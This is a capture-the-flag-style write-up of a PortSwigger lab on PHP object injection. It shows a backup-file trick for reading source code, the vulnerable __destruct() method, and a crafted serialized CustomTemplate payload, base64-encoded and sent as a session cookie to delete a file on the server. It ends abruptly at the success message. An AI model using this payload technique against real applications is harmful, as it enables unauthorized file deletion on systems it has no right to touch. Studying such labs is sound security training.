PortSwigger
Lab Description
This lab uses a serialization-based session mechanism and is vulnerable to arbitrary object injection as a result. To solve the lab, create and inject a malicious serialized object to delete the
morale.txtfile from Carlos’s home directory. You will need to obtain source code access to solve this lab.
- Your credentials:
wiener:peter
Step 1: Understanding the Vulnerability
The arbitrary object injection flaw:
- The application uses PHP serialization for session cookies
- The
CustomTemplateclass has a__destruct()magic method - This method deletes the file at
lock_file_pathwhen the object is destroyed - By injecting a
CustomTemplateobject with a malicious path, we can delete any file
The attack:
- Obtain source code to understand the class structure
- Create a serialized
CustomTemplateobject - Set
lock_file_pathto/home/carlos/morale.txt - Inject the serialized object as the session cookie
- When the object is destroyed,
morale.txtis deleted
Step 2: Reconnaissance
Step 2.1: Log In
- Log in with
wiener:peter - Go to My account page

Step 2.2: Examine the Session Cookie
The session cookie contains a serialized PHP object:
TzoxNDoiQ3VzdG9tVGVtcGxhdGUiOjE6e3M6MTQ6ImxvY2tfZmlsZV9wYXRoIjtzOjE5OiJ1c2Vycy93aWVuZXIvYXZhdGFyIjt9
Decoded:
O:14:"CustomTemplate":1:{s:14:"lock_file_path";s:19:"users/wiener/avatar";}
Step 3: Obtaining Source Code

Step 3.1: Discover the Source File
From the site map, find /libs/CustomTemplate.php.


Step 3.2: Read the Source Code
Append a tilde (~) to access a backup file:
GET /libs/CustomTemplate.php~ HTTP/1.1
Key finding: The __destruct() method deletes the file at lock_file_path!
Step 4: Understanding the Magic Method
What is __destruct()?
In PHP, __destruct() is a magic method that is automatically called when an object is destroyed (end of script, object goes out of scope, or session ends).
The vulnerable code:
function __destruct()
{
    if (file_exists($this->lock_file_path)) {
        unlink($this->lock_file_path);  // Deletes the file!
    }
}
Why this is dangerous:
- The application unserializes user-supplied data
- It creates a
CustomTemplateobject from the session cookie - When the script ends,
__destruct()runs - It deletes whatever file path is in
lock_file_path(no validation!)
Step 5: Crafting the Malicious Serialized Object
Step 5.1: PHP Serialization Format
For a CustomTemplate object with one property lock_file_path:
O:14:"CustomTemplate":1:{s:14:"lock_file_path";s:23:"/home/carlos/morale.txt";}
Step 5.2: Encode the Serialized Object
- Base64 encode the serialized string
- URL encode the Base64 string
The encoded payload is:
TzoxNDoiQ3VzdG9tVGVtcGxhdGUiOjE6e3M6MTQ6ImxvY2tfZmlsZV9wYXRoIjtzOjIzOiIvaG9tZS9jYXJsb3MvbW9yYWxlLnR4dCI7fQ==
Step 6: Injecting the Malicious Object
Step 6.1: Replace the Session Cookie
In Burp Repeater, replace the session cookie value with your malicious payload:
GET /my-account?id=wiener HTTP/1.1
Host: YOUR-LAB-ID.web-security-academy.net
Cookie: session=TzoxNDoiQ3VzdG9tVGVtcGxhdGUiOjE6e3M6MTQ6ImxvY2tfZmlsZV9wYXRoIjtzOjIzOiIvaG9tZS9jYXJsb3MvbW9yYWxlLnR4dCI7fQ==
Step 6.2: Send the Request
Click Send
Step 6.3: Observe the Result

The response shows:
Internal Server Error
PHP Fatal error: Uncaught Exception: Invalid user in /var/www/index.php:7
The error indicates that the application tried to process the object but the __destruct() method was still called - deleting the file before the error occurred.
Step 7: Lab Solved
Success message displayed: